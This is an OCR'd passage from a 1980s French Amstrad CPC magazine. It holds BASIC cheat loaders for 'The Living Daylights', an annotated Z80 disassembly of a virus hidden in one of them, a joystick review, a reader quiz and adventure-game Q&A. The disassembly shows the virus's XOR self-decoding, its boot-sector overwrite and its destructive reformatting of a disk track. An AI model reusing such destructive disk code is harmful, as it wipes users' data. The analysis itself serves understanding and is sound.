4B,01,3E,10,3D,FE,00,28,1C,46,4E,F5,E5,CD,3
2,BC,E1,F1,23,18,EF,0F,0E,0D,0C,02,0A,09,08
,07,06,13,03,04,00,1A,01,3E,0E,CD,E4,BB
150 DATA 3E,01,CD,DE,BB,21,73,01,11,00,A7,0
1,00,01,ED,B0,C3,00,A7,3A,04,BF,B7,CA,4A,A7
,3D,87,87,6F,26,00,11,00,BB,19,E5,3A,05,BF,
AE,67,3A,04,BF,4F,3A,03,BF,57,AF,6F,5F,DF,0
0,BF,3A,04,BF,3C,32,04,BF,FE,09,C2,35,A7,AF
,32,04,BF,E1,3A,05,BF,4F,23,7E,A9,5F,23
160 DATA 7E,A9,57,23,7E,A9,32,05,BF,EB,E9,3
A,03,BF,3C,32,03,BF,57,AF,6F,5F,4F,26,BB,DF
,00,BF,3A,00,BB,FE,E5,CA,00,A7,3E,01,32,04,
BF,C3,00,A7,00,00,53,54,55,4D,50,49,48,20,4
C,4F,41,44,45,52,FIN
```


★

"Vrai" programme d'invincibilité (second listing)

Tapez et sauvegardez ce programme. Pour obtenir l'invincibilité et le choix du tableau de départ, chargez-le, glissez la disquette du jeu *The Living Daylights* (après l'avoir déprotégée) dans le lecteur de disquette, faites RUN et suivez les instructions.

```
10 '************************
20 '*     Invincibilite    *
30 '*          sur         *
40 '* THE LIVING DAYLIGHTS *
50 '************************
60 FOR A=&9000 TO &9200:READ B$:IF B$="FIN"
 THEN GOTO 80
70 C=VAL("&"+B$):POKE A,C:SUM=SUM+C:NEXT A
80 IF SUM<>&134C THEN PRINT CHR$(7);"ERREUR
 DANS LES DATAS !!!":END
90 INPUT "INVINCIBILITE (O/N) ";A$:A$=UPPER
$(A$):IF A$="N" THEN POKE &900B,&77
100 INPUT "LEVEL DE DEPART (1-8) ";A:IF A<1
 OR A>8 THEN GOTO 100 ELSE POKE &901B,A-1
110 PRINT "INSERE LE DISC 007 ET PRESSE UNE
 TOUCHE":CALL &BB18
120 CALL &9000:|CPM
130 DATA 16,09,0E,05,CD,27,90,3E,00,32,ED,8
0,16,09,0E,05,CD,33,90,16,07,0E,02,CD,27,90
,3E,00,32,27,81,16,07,0E,02,CD,33,90,C9,1E,
00,21,00,80,DF,30,90,C9,66,C6,07,1E,00,21,0
0,80,DF,3C,90,C9,4E,C6,07,FIN
```

★



Listing source commenté du virus crétin (troisième listing)

A l'attention des férus de l'assembleur, l'exégèse de l'infection.
P.S. *Pour l'article ainsi suscité, l'auteur du virus aurait mérité une substantielle gratification. Dommage qu'il n'ait pas précisé son adresse...*

```
        LD   HL,#900C  ; petit programme qui decode le reste
        LD   B,#B9     ; du virus en xorant chacun des octets
R9005   LD   A,(HL)    ; avec la valeur #7a de l'adresse #900c
        XOR  #7A       ; jusqu'a l'adresse #90c5
        LD   (HL),A
        INC  HL
        DJNZ R9005
        LD   D,#11     ; chargement de la piste #11
        LD   C,#05     ; secteur #05
        CALL W9057
        LD   A,(#8000) ; a=compteur
        CP   #06       ; si a=6,
        RET  Z         ; le programme retourne sous basic
        CP   #04       ; si a=4,
        JR   Z,R907D   ; le sous-programme de virus est lance
        CP   #E5       ; si a=#e5,
        JR   NZ,R9025  ; le secteur n'a pas bien ete lu
        XOR  A         ; compteur=0
        LD   (#8000),A ; compteur sauvegarde
R9025   LD   HL,#8000
        INC  (HL)      ; compteur augmente d'un
        LD   D,#11     ; et sauve sur la piste #11
        LD   C,#05     ; secteur #5
        CALL W9063
        LD   D,#09     ; la piste #9
        LD   C,#05     ; secteur #5 est chargee
        CALL W9057
        LD   A,#00     ; la valeur qui permet l'invincibilite
        LD   (#80ED),A ; est changee
        LD   D,#09     ; la piste #9
        LD   C,#05     ; secteur #5 est resauvegardee
        CALL W9063
        LD   D,#07     ; la piste #7
        LD   C,#02     ; secteur #2 est aussi chargee
        CALL W9057
        LD   A,#00     ; changement de la valeur
        LD   (#8127),A ; qui choisit le tableau de depart
        LD   D,#07     ; sauvegarde de la piste #7
        LD   C,#02     ; secteur #2
        CALL W9063
        RET            ; le programme rend la main sous basic
        LD   E,#00     ; sous-programme de chargement
        LD   HL,#8000  ; a partir de l'adresse #8000
        RST  #18       ; du secteur de la piste demande
        LD   H,B
        SUB  B
        RET
        LD   H,(HL)
        ADD  A,#07
        LD   E,#00     ; sous-programme de sauvegarde
        LD   HL,#8000  ; de ce qu'il y a a partir de #8000
        RST  #18       ; sur le secteur de la piste demande
        LD   L,H
        SUB  B
        RET
        LD   C,(HL)
        ADD  A,#07
        LD   E,#00     ; sous-programme de virus
        LD   D,#12     ; qui reformate la piste #12
        LD   HL,#B800  ; n'importe comment
        RST  #18
        LD   A,D
        SUB  B
        RET
        LD   B,D
        ADD  A,#07
R907D   LD   D,#00     ; debut du sous-programme de virus
        LD   C,#41     ; qui charge la piste #0 secteur #41
        CALL W9057     ; (secteur de lancement par |cpm)
        LD   HL,#8000
        LD   B,#FF
R9089   LD   A,(HL)
        XOR  #27
        LD   (HL),A
        INC  HL
        DJNZ R9089
        LD   D,#11
        LD   C,#05
        CALL W9063
        LD   D,#07
        LD   C,#02
        CALL W9057
        LD   HL,#90B4  ; le sous-programme d'affichage
        LD   DE,#8000  ; du message est mis a partir de #8000
        LD   BC,#53
        LDIR
        LD   D,#00     ; puis sauvegarde sur la piste #0
        LD   C,#41     ; secteur #41
        CALL W9063
        CALL W906F     ; saut au sous-programme de formatage
        RET            ; le programme rend la main au basic
        LD   HL,#111   ; debut du sous-programme d'ecriture
        LD   B,#41     ; du message sur l'ecran
R90B9   LD   A,(HL)
        XOR  #27
        CALL #BB5A
        INC  HL
        DJNZ R90B9
        DI
R90C3   JR   R90C3
        INC  HL        ; debut du message
```

```
LD   H,#38
INC  L
JR   NZ,#9131
LD   L,D
LD   A,(BC)
LD   L,D
LD   H,(HL)
LD   H,B
RLCA
LD   H,H
NOP
LD   H,D
LD   (HL),H
LD   (HL),E
RLCA
LD   L,C
LD   (HL),D
LD   L,E
JR   C,R9108
```

```
LD   HL,(#6E71)
LD   (HL),C
LD   H,D
RLCA
LD   H,(HL)
LD   L,D
LD   (HL),H
LD   (HL),E
LD   (HL),L
LD   H,(HL)
LD   H,E
RLCA
LD   D,#17
RLA
RLCA
LD   (BC),A
JR   C,#911D
INC  (HL)
LD   H,H
```

```
LD   L,B
LD   L,C
LD   (HL),H
LD   H,D
LD   (HL),L
LD   (HL),C
LD   H,D
LD   A,L
RLCA
LD   H,H
LD   H,D
RLCA
LD   H,E
LD   L,(HL)
LD   (HL),H
LD   L,H
ADD  HL,BC
ADD  HL,BC
ADD  HL,BC
```

Guillaume Courtois

(Suite help page 24)

FEU À VOLONTÉ !


Chaque jour, les programmeurs progressent. Au fur et à mesure, leurs jeux sont de plus en plus rapides, sauvages, exigeants. La technique doit suivre : pas de bon jeu sans un bon joystick ! Alors, si vous en êtes encore au vieux joystick type « console Atari 1981 », vous devez subir au plus vite une remise-à-niveau accélérée ! Voici les tout derniers modèles, les joysticks de la nouvelle génération, les plus précis, les plus méchants... Avec eux, vous n'avez plus le droit de perdre !


Un peu de théorie pour commencer. On peut distinguer trois types de joystick : les **manches à balai**, *dont la poignée est crantée à l'avant pour épouser la forme des doigts ; souvent, des ventouses sous le socle permettent de les « accrocher » (plus ou moins solidement !) à la table. Les* **classiques**, *une poignée droite et verticale, sans aspérité, souvent en métal pour mieux résister, avec un ou plusieurs boutons de tir sur le socle (droitier ou gaucher). Enfin, les* **inclassables**, *des joysticks du troisième type, fantaisistes, saugrenus, qui peuvent apporter une nouvelle prise-en-main, ou imiter un objet significatif, grenade, tableau de bord, manche à cornes d'avion...*

LE CAHIER DES CHARGES DU JOYSTICK

Que peut-on demander à un joystick ?
Avant tout, d'être précis. Dans le mouvement, on est en droit d'attendre huit vraies **directions d'action**, c'est-à-dire que les diagonales doivent être facilement et *instantanément accessibles. C'est là le* vrai test, une diagonale qui se transforme en horizontale ou en verticale, et les trois-quarts des jeux d'arcade les plus exigeants deviennent un cauchemar !

On se préoccupera ensuite du **temps de réponse**. Il ne s'agit pas du temps infime qui sépare votre commande de son exécution à l'écran ; s'il y a retard, il est pour ainsi dire toujours dû au logiciel lui-même, à une faiblesse de sa programmation. En fait, il faut considérer le temps de validité de la commande.
Par exemple, chez les premiers joysticks, les contacts étaient faits au moyen d'une membrane métallique ; en poussant le joystick vers l'avant, vous écrasiez la pastille du haut ; la souplesse de la membrane, par sa qualité initiale, ou en vieillissant, n'était pas toujours idéale ; elle mettait un certain temps à reprendre sa forme initiale, c'est-à-dire à se soulever pour rompre le contact.
Résultat : sur des logiciels très fins, l'action avait tendance à se poursuivre quelques fractions de seconde après que vous ayiez relaché la pression... Ennuyeux ! Ce défaut est maintenant rarissime (les *micro-switchs*, plus résistants et performants, sont passés par *là), mais il se retrouve parfois au niveau* du bouton de tir. Si sa « course », avant d'établir le contact, est trop longue, il y a simultanément retard du tir et fatigue excessive du joueur. À notre avis, un bon bouton de tir s'enfonce très peu.





Ultimate Remote Control

Spécial simulateurs


Comment conduire une automobile dont le volant serait faussé ? Ou un F14 dont le manche à balai risquerait de vous rester dans les mains ? Qui dit simulateur dit simulation, le joystick n'a qu'à s'adapter ! En vedette : le tout nouveau **Race Maker**, spécialement conçu pour les simulateurs de pilotage, avion ou automobile avant tout !

La prise en main est exceptionnelle, la moindre inclinaison du tambour central déclenche un mouvement parfaitement dirigé, qui s'interrompt dès qu'on relâche le manche. Les ventouses sont larges, collent bien, et permettent des mouvements assez brusques. Il faut avoir jouer à *Thunder Blade* avec ce prodige : on s'y croirait !


Le Race Maker démontre surtout ses qualités lors du vol en rase-mottes avec obstacles, entre les buildings par exemple ; certaines phases très délicates comme celle-ci deviennent seulement l'occasion de prouesses ! Même fascination quand nous avons testé l'épuisant *Gunship* ou le tout neuf *Afterburner* (voir plus loin), l'ivresse du jeu est au moins doublée !

Pour les courses, ce n'est pas mal non plus. *Offshore Warrior* et *Road Blasters* sont bien plus savoureux. Par contre, sur des simulations de pilotage pur comme *Turbo Cup, Flight Simulator, A 320*, ou le bon vieux *Solo Flight*, la différence est moins nette ; d'abord parce que l'on doit souvent quitter le joystick pour des commandes au clavier, et que le Race Maker est plutôt encombrant... Ensuite, parce que ses deux fabuleux

Le terrible Race Maker






boutons de tir ne servent guère avec ces logiciels. Voilà vraiment un joystick « ciblé » : **pilotage de combat !**

Les diagonales du kung-fou

L'ultimate Remote Control est fou, il marche aux infra-rouges ! C'est-à-dire que vous pouvez l'utiliser à une bonne dizaine de mètres de votre CPC. OK, vous ne voyez plus l'écran... Mais le principal avantage est d'être enfin débarrassé de ce fil exaspérant ! Malgré ce raffinement technique, le manche




est construit pour durer, il est en métal ! Et surtout, il s'articule sur un socle large, et dans un logement carré dont les angles sont arrondis. Conséquence, la manette se bloque idéalement dans les fameuses diagonales !

Si vous avez déjà essayé de jouer à *Bionic Commando* avec un joystick médiocre, en vous acharnant vainement à lancer votre grapin en diagonale tandis que les gardes vous cernent, vous comprenez sans doute le problème. Ne parlons pas de *Target Renegade*, de *Tiger Road*, ou de toutes les simulations de combat asiatique, pour lesquelles le moindre coup de pied sauté-chassé devient hasardeux et dangereux quand les diagonales ne sont pas sûres... Les amateurs de tir à outrance sont aussi servis : auto-fire à volonté, réglable en cadence, le raffinement suprême...

Arcade, tableaux et angles droits

N'exagérons pas, tous les jeux d'arcade ne sont pas construits sur des diagonales ! Qu'il s'agisse du *Pac Man* et de ses enfants (*Pacmania, Mad Mix, Müncher*, etc), des casse-briques de tous poils (*Titan, Arkanoïd*), ou encore de nombreux jeux de plates-formes (*Boulder Dash, Nebulus, Solomon's Key*, etc.), ou enfin de shoot-them-up infernaux (*Victory Road, 1943, R-Type, Terrapods*...) : dans tous ces jeux, l'essentiel est la fiabilité. Ou, plus exactement, la rapidité dans un changement de commandes.
Par exemple, si vous êtes serré de près par les fantômes au *Pac Man*, vous devez tourner les angles des couloirs sans le moindre retard, ou vous êtes dévoré ! Pas de diagonale, juste des angles droits, et donc un changement complet du contact obtenu par le joystick. Là, seuls les micro-switchs sont vraiment efficaces !



Le **Speed King** est l'exemple idéal de ce genre de joystick, contestable sur les simulateurs et les combats violents ou multiples, parfait pour les jeux d'arcade où le moindre mouvement a son importance. En outre, le petit « clic » que produit chaque direction est excellent repère auditif pour le joueur, et un bruit... rassurant !

COIN DU BRICOLEUR Mon joystick ? En béton !

Même les meilleures ventouses sont incapables de résister à une attaque trop soudaine, à une esquive trop brusque ! Le joystick vous reste soudain dans la main : game over ! Plus jamais ça, avec notre bricolage exclusif. Commencez par aller chercher un carton vide d'eau minérale au supermarché le plus proche. Allez ensuite négocier, chez votre épicier ou, mieux, dans un chantier des environs, un bon mètre cube de béton à prise rapide. De retour chez vous, coulez le béton dans le carton, presque jusqu'en haut.
Posez là-dessus le joystick, puis coulez autour une nouvelle couche de béton. Arrachez le carton. Miracle : vous avez désormais une manette encore plus stable que celle des machines d'arcade !

LES JOYSTICKS FANTAISIE

Pourquoi un joystick ne pourrait-il être à la fois beau et bon ? Les fabricants ont de l'imagination, et même souvent un certain sens esthétique. Sachez-le, un joystick de classe à côté de votre micro rehausse tout de suite son standing !




Le tout rond

Les spécialistes auront deviné, il s'agit d'un track-ball ; pas de manette, juste une boule qu'on fait tourner avec la paume de la main. Idéal pour *Arkanoïd*, certains simulateurs de vol, ou encore en guise de fausse souris avec des logiciels de dessin ou de PAO. Usage délicieux, mais limité.



L'explosif

Une grenade, tout simplement, vendue dans une boîte de conserve. Le cadeau idéal à défaut d'être le parfait outil du joueur : si la prise en main est bonne, et revigorante dans les affrontements très sanglants, la manette métallique est assez inconfortable (baroud oblige), d'une précision parfois douteuse, et le bouton de tir fatigue le doigt. Gadget ? Oui.




Le délicat

C'est le joystick de la Comtesse. Grâce à lui, elle peut prendre le thé tout en jouant à *Barbarian* ! Pas de manette, rien qui dépasse vraiment... Juste quatre larges surfaces métalliques, qui réagissent au simple contact avec les doigts. Même pas besoin d'appuyer ! Une précision fabuleuse, un confort inoubliable : les brutes se plaindront juste d'un manque de contact viril avec l'objet... N'empêche, pour les jeux d'arcade où la finesse et la rapidité sont déterminantes, c'est une révolution. Et quelle élégance !



Le comme dans les arcades

Il n'existe pas encore, c'est juste un bruit, très insistant, presqu'un scoop. On serait en train de nous mijoter un ensemble assez luxueux qui, en gros, permettrait de transformer son CPC (ou tout autre micro) en vraie machine d'arcade... Vous imaginez ! Bien sûr, on dépasse là le simple cadre du joystick, il faudrait presque parler de meuble. Nous n'avons pas le droit d'en dire plus, mais on vous tiendra au courant !



Le transparent

Il ne cache rien de ses charmes, puisqu'il est tout en plastique transparent. Très à la mode ! Il nous vient d'Italie, un pays où les designers abondent. La batterie de quatre solides micro-switchs inspire confiance. Son âme en métal costaud lui vaut une garantie de deux ans, y compris la casse de la manette ! Il existe avec un ou deux boutons sur le socle, et avec ou sans bouton-gachette. Chicos !

TEST : DIS-NOUS QUI EST TON JOYSTICK...

Répondez (sincèrement !) à ce test, reportez-vous au barême, totalisez vos points, et découvrez qui vous êtes en bas de page.

1° Vous possédez
— a) 1 joystick
— b) 2 joysticks
— c) entre 3 et 5
— d) plus de 5.

2° Vous changez de joystick
— a) tous les jours
— b) tous les six mois
— c) tous les ans
— d) pour ainsi dire jamais.

3° Un joystick, c'est pour vous
— a) un joystick
— b) un outil de travail
— c) un ami
— d) un ennemi.

4° Si un ami vous demande de lui prêter votre joystick, vous lui répondez
— a) « Prends-le. Tu en feras meilleur usage que moi. »
— b) « Pas question ! Tu vas me le fausser ! »
— c) « Pas question ! C'est trop personnel ! »
— d) « Qu'est-ce que tu me donnes en échange ? ».

5° Pour vous, la première qualité d'un bon joystick, c'est...
— a) Le confort de prise en main
— b) La beauté
— c) La rapidité
— d) La précision.

6° Comment tenez-vous votre joystick ?
— a) A pleine main
— b) La paume sous le socle, le pouce dessus
— c) Délicatement, entre le pouce et l'index
— d) Entre les dents.

7° Dans un jeu trop speed, que faites-vous en cas de crampe du doigt qui tire ?
— a) J'abandonne et vais me faire masser
— b) J'appuie sur pause
— c) J'essaie de survivre sans tirer, le temps de récupérer
— d) Je continue en mordant un bâton pour oublier la douleur.


8° Combien avez-vous déjà cassé de joysticks ?
— a) Aucun
— b) Un. J'ai pleuré
— c) Deux. J'ai payé
— d) Mon fournisseur m'a consenti un forfait annuel.

9° Si un logiciel demande d'utiliser aussi le clavier...
— a) Je préfère m'en passer
— b) C'est à mon avis une grosse faiblesse
— c) Le joystick ne peut pas tout faire
— d) Un clavier ? Quel clavier ?

10° Drame ! Vous êtes mort juste avant de passer au niveau suivant, et sans bien comprendre pourquoi...
— a) Vous insultez votre joystick
— b) Le programme est « bugué »
— c) Vous êtes seul responsable
— d) Le joystick est mauvais, le programme est « bugué », et vous êtes nul.

11° Parmi ces noms de joystick, un seul est faux. Lequel ?
— a) Predator
— b) Terminator
— c) Executor
— d) Destructor.

12° Où préférez-vous que soit placé le bouton de tir ?
— a) A côté du manche
— b) Au sommet du manche
— c) Derrière le manche (bouton-gachette)
— d) Devant le manche (barre allongée).



...NOUS TE DIRONS QUI TU ES

— ***0 point.*** **Nous ne vous croyons pas.**
— ***De 1 à 10 points.*** **Vous êtes un joueur délicat, amateur de jeux subtils. Avouez-le, *Rambo* vous fait un peu peur ! Votre joystick est un joystick heureux, bien qu'il s'ennuie un peu parfois. Du nerf, ou il risque de vous quitter !**
— ***De 11 à 20 points.*** **Vous ne reculez jamais devant une bonne baston, et les cadences de tir effrénées ne vous effraient pas ! Joueur courageux, tenace, quelquefois téméraire, vous savez apprécier la qualité d'un logiciel comme d'un joystick. Méfiez-vous tout-de-même : vous avez parfois tendance à vous déconcentrer en pleine partie !**
— ***De 21 à 30 points.*** **Il vaut mieux ne pas vous déranger quand vous êtes en pleine partie ! Vous poussez votre joystick à l'extrême limite de ses possibilités, ce qui lui cause parfois accidents et traumatismes, mais il ne vous en veut pas car vous ne vous économisez pas non plus ! L'année qui commence devrait être très dure pour vous.**
— ***Plus de 30 points.*** **Vous êtes-vous déjà regardé dans la glace après un *Thunderblade* ou un *Kung-Fu* quelconque ? Savez-vous que la SPJ (Société Protectrice des Joysticks) vous a mis sur sa liste noire ? Vous devez suivre un régime sévère : pas plus de soixante parties d'*Operation Wolf* par jour. À la rigueur, un petit *Fernandez Must Die* de temps en temps, pour vous détendre.**

REPONSES


QUESTIONS

	A	B	C	D
1	0	1	2	3
2	3	2	1	0
3	0	3	2	1
4	0	3	2	1
5	1	0	3	2
6	2	1	0	3
7	0	1	2	3
8	0	1	2	3
9	2	1	0	3
10	1	2	0	3
11	0	2	1	3
12	0	2	3	1

JOUER SUR PC


Mais oui, les jeux et les joueurs sur PC et compatibles se multiplient de jour en jour ! Et les contraindre à manipuler un *Double Dragon* ou un *Turbo Cup* à l'aide du clavier, c'est de la cruauté pure et simple !
Le problème des PC est qu'ils n'assurent pas automatiquement le « centrage » du joystick : bref, il faut indiquer au micro la position de repos, dite « zéro », de la manette.

Les nouveaux joysticks réservés aux PC résolvent cette difficulté grâce à une molette d'*azimutage* située sous le socle. On la tourne jusqu'à obtenir un réglage parfait des coordonnées du point « zéro ». C'est indispensable pour obtenir un bon rendement, fastidieux aussi, puisque le réglage doit souvent être affiné d'un logiciel à l'autre. Ah, si les concepteurs des PC avaient pu imaginer qu'on joue avec leurs machines !



Sacrilège ! Enfin, cette simple molette représente un progrès considérable. Le joystick pour PC devient un art.





ORIGINE DES JOYSTICKS

TAIWAN	36,0%
HONG-KONG	21,0%
COREE	15,0%
SINGAPOUR	6,0%
AUTRES	22,0%

Ces chiffres (estimation juillet 88) ne tiennent compte que du lieu de fabrication des joysticks. Bref, le joystick que vous avez en main a 78 chances sur 100 d'arriver d'Asie, comme votre CPC. La production mondiale annuelle de manettes a été estimée, en prévision 88, à plus de 8 millions de pièces. Le Japon et les Etats-Unis sont de loin, les plus gros consommateurs de joysticks.

	COBRA	RACE MAKER	KOALA BALL	CHAMP.128X	TERMINATOR	ULTIMATE	AD 3001	MODELE PC1
MICRO-SWITCHS	*oui*	*???*	*oui*	*oui*	*???*	*oui*	*non*	*oui*
MANCHE	géant	volant/avion	boule au bout	moulé	grenade	boule au bout	boule au bout	moulé
VENTOUSES	oui	oui	oui	oui	non	oui	non	oui
TIR	3 (1G/2M)	2 (2M)	1 (1S)	4 (2S, 1G, 1M)	1 (G)	4 (4S)	4 (4S)	3 (2S, 1M)
AUTO-FIRE	oui	oui (var)	non	non	non	oui (var)	oui (var)	non
PARTICULARITE	énorme !	unique	transparent	classique	grenade !	infra-rouge !	console	azimuthage PC
TESTS								
AFTERBURNER	15	18	12	13	10	12	12	-
DOUBLE DRAGON	11	10	10	11	10	15	14	13
PACMANIA	10	5	14	10	8	10	10	-
RAMBO III	12	10	14	14	11	17	16	-
TIGER ROAD	12	8	14	15	10	15	15	-
GUNSHIP	15	19	8	9	5	13	13	16
TURBO CUP	10	16	8	11	6	12	11	15
GRAND PRIX	-	*14*	*8*	*11*	6	10	10	16

QUESTIONS ...

— Dans **Pharaon**, *je suis bloqué lorsque le minitel me dit qu'il doit être offert au dieu Néant. Je vais jusqu'aux colonnes de ce dieu et tape « Offre minitel au dieu du néant ». Rien ne se passe... De plus, que faut-il faire aux lieux suivants :*
○ la rue principale,
○ l'entrée du temple,
○ la salle des mille colonnes,
○ devant la déesse Ackthea,
○ devant le passage de l'anneau,
○ et à quoi servent le perroquet et le chameau ?
Michaël Kulpok

Q

*— Sur la version K7 d'***Impossible Mission II**, *y-a-t-il une salle des trois terminales ? J'ai gagné et pourtant il m'est seulement dit « Elvin is dead ! »*
Walter Daveluy

Q

— Questions pour **Forteresse** *:*
○ Quel est le numéro de compteur qui permet de monter l'escalier du château ?
○ Au pied de l'escalier, quel numéro permet d'aller à droite ?
○ Lorsque je vais à gauche, il y a une porte au bout d'un couloir qui s'ouvre avec une hache, mais je ne trouve pas le numéro pour y accéder.
Gérald Brouillet

— Dans **Ace**, *comment peut-on trouver les bateaux ?*
André Gérald

Q

— Au dernier étage de **Mata-Hari**, *on se trouve face à face devant un homme blond indestructible. J'ai la seringue en ma possession, mais ne trouve pas le moyen de l'utiliser. Comment piquer l'homme ?*
Valérie

Q

— Dans **Zombi**, *comment monter au quatrième étage, dans la pièce où il y a les clés et où se trouve le bouton électrique ?*
— Quelqu'un aurait-il une solution pour **Lord of the Ring part one** *?*
Laurent S.

— Dans **Load Avenger**, *pouvez-vous nous donner la description des trois gardiens, comment les tuer et dans quel ordre ?*
— Dans **The Goonies**, *comment franchir la chambre de la tête de mort ?*
Cédric & Nicolas Vidal

Q

— Dans **Han d'Islande**, *après être descendu dans le puits, je me fais tuer lamentablement. Que faut-il faire ?*
— Dans **Incantation**, *je ne sais pas à quoi sert l'amulette et je n'arrive pas à trouver de traduction.*
Simon Delord

— Au secours ! Dans **Druid**, *je suis bloqué au tableau n°8, puisqu'il n'y a apparemment aucun moyen d'accéder au tableau n°9. Que faut-il faire ?*
Jean-Michel Papa

Q

— Dans **Le Maître des Ames**, *j'arrive à obtenir deux clés, mais retombe toujours dans les mêmes pièces. Existe-t-il un passage secret ?*
Françoise Cernik

A Marc Chicorée
(N°40 — Winter Games)
Pour se réceptionner correctement dans l'épreuve du saut à ski, il faut impérativement trouver la position idéale avant de toucher le sol ; c'est-à-dire, penché vers l'avant, les bras le long du corps. Pour cela, suivre les instructions fournies avec *Winter Games*.
— Lorsque les skis sont croisés, pousser le joystick vers le bas.
— Si les genoux sont fléchis, le pousser vers le haut.
— Si l'on est trop penché en avant (les bras vers le bas), donner un coup de joystick vers la gauche.
— Lorsqu'on est trop penché en arrière (les bras derrière le dos), donner un coup de joystick vers la droite.
Il faut savoir que toutes ces rectifications doivent être effectuées très vite, sous peine de se ramasser lamentablement...
Micromag

R

A Renaud
(N°40 — World Class Leader Board)
Je pense que tu possèdes la version de ce jeu en compilation (*Amstrad Gold Hits 3*) et dans ce cas, tu n'as accès qu'à deux terrains C et D (St Andrews et Gauntlet Country Club).
Benjamin Trocme

R

A Laurent, Sputnick Craker et David
(N°38 - l'Héritage, l'Aigle d'or, Orphée et Top Secret)
— *L'Héritage* : il faut laisser passer le premier bus de la ligne n°7 ou n°9 (je ne me rappelle plus exactement lequel) et attendre qu'un autre bus de la même ligne se présente pour monter dedans.
— *L'Aigle d'or* : la pièce de l'aigle d'or se trouve au dessus de celle du diamant bleu, où il y a une sorte de rond sur le sol. Il faut se placer sur ce rond et grimper à l'aide d'une corde jusqu'à la fameuse pièce.
— *Orphée* : pour descendre au lac de la sirène, taper « descends falaise ». Pour faire parler Yop, lui donner la fiole que l'on trouve quelque part dans les galeries de la grotte, à condition d'éclairer avec la torche qui se trouve à l'entrée. Yop dit : « *bas, bas, haut, milieu* ». C'est l'ordre dans lequel doivent être appuyés les boutons de l'ascenseur, afin de s'en servir sans danger.
— *Top Secret* : le laisser-passer se trouve dans l'appartement en face du vôtre, à l'intérieur du matelas qu'il faut regarder puis couper au couteau si mes souvenirs sont bons.
Catherine

R

A Benjamin Brechon
(N°40 — Escape from Singe's Castle)
Pour éviter le trou du premier niveau dans le couloir aux roches, il faut presser le bouton feu ; ou plus exactement, après avoir passé le rocher, avancer un peu et laisser le bonhomme reculer, le trou arrivant, presser ledit bouton.
Gaëlle Massonnet

R

A David Raouli
(N°39 — Ghostbuster)
Pour entrer dans le temple de Zull il faut :
— que la clef jaune et la serrure noire soient réunies dans le temple, donc que l'énergie PK ait atteint 9999 ;
— que tu disposes de plus d'argent que l'on t'en a accordé au départ.
Ensuite, rentre dans le temple comme dans un immeuble. Tu ne peux pas détruire le gardien que tu dois éviter pour pénétrer dans l'édifice.
Stéphane Arvier Créoff


R

A Philippe M.
(N°40 — Impossible Mission II)
Normal que l'écran devienne noir lors de l'entrée dans une salle, puisque l'ordinateur charge de nouvelles données depuis la K7. Il est donc impératif de laisser appuyé le bouton PLAY du lecteur et de mettre le compteur à 0000 à la fin du chargement. Il faut en effet repositionner la bande à cet endroit lorsqu'on perd.
Walter Daveluy


R

A Grégory L.
(N°40 — Les Passagers du Vent)
— A Noirmoutier, il faut faire parler Isa.
— Aller chez St-Quentin, le faire parler ; il dira : « *Je retourne à Noirmoutier* ». Refuser.
— Faire parler Isa.
— Faire parler St-Quentin avec None.
Quand vous aurez fini, vous pourrez partir. Auparavant, St-Quentin demandera l'avis aux autres qui seront tous d'accord.
P.S. : pour le retour à Noirmoutier, toujours refuser.
Michaël Kulpok et Alexandre Lombart

... REPONSES







Editeur : Legend Software
Genre : arcade
Graphisme : ★★★★★
Son : ★★
Intérêt : ★★★★
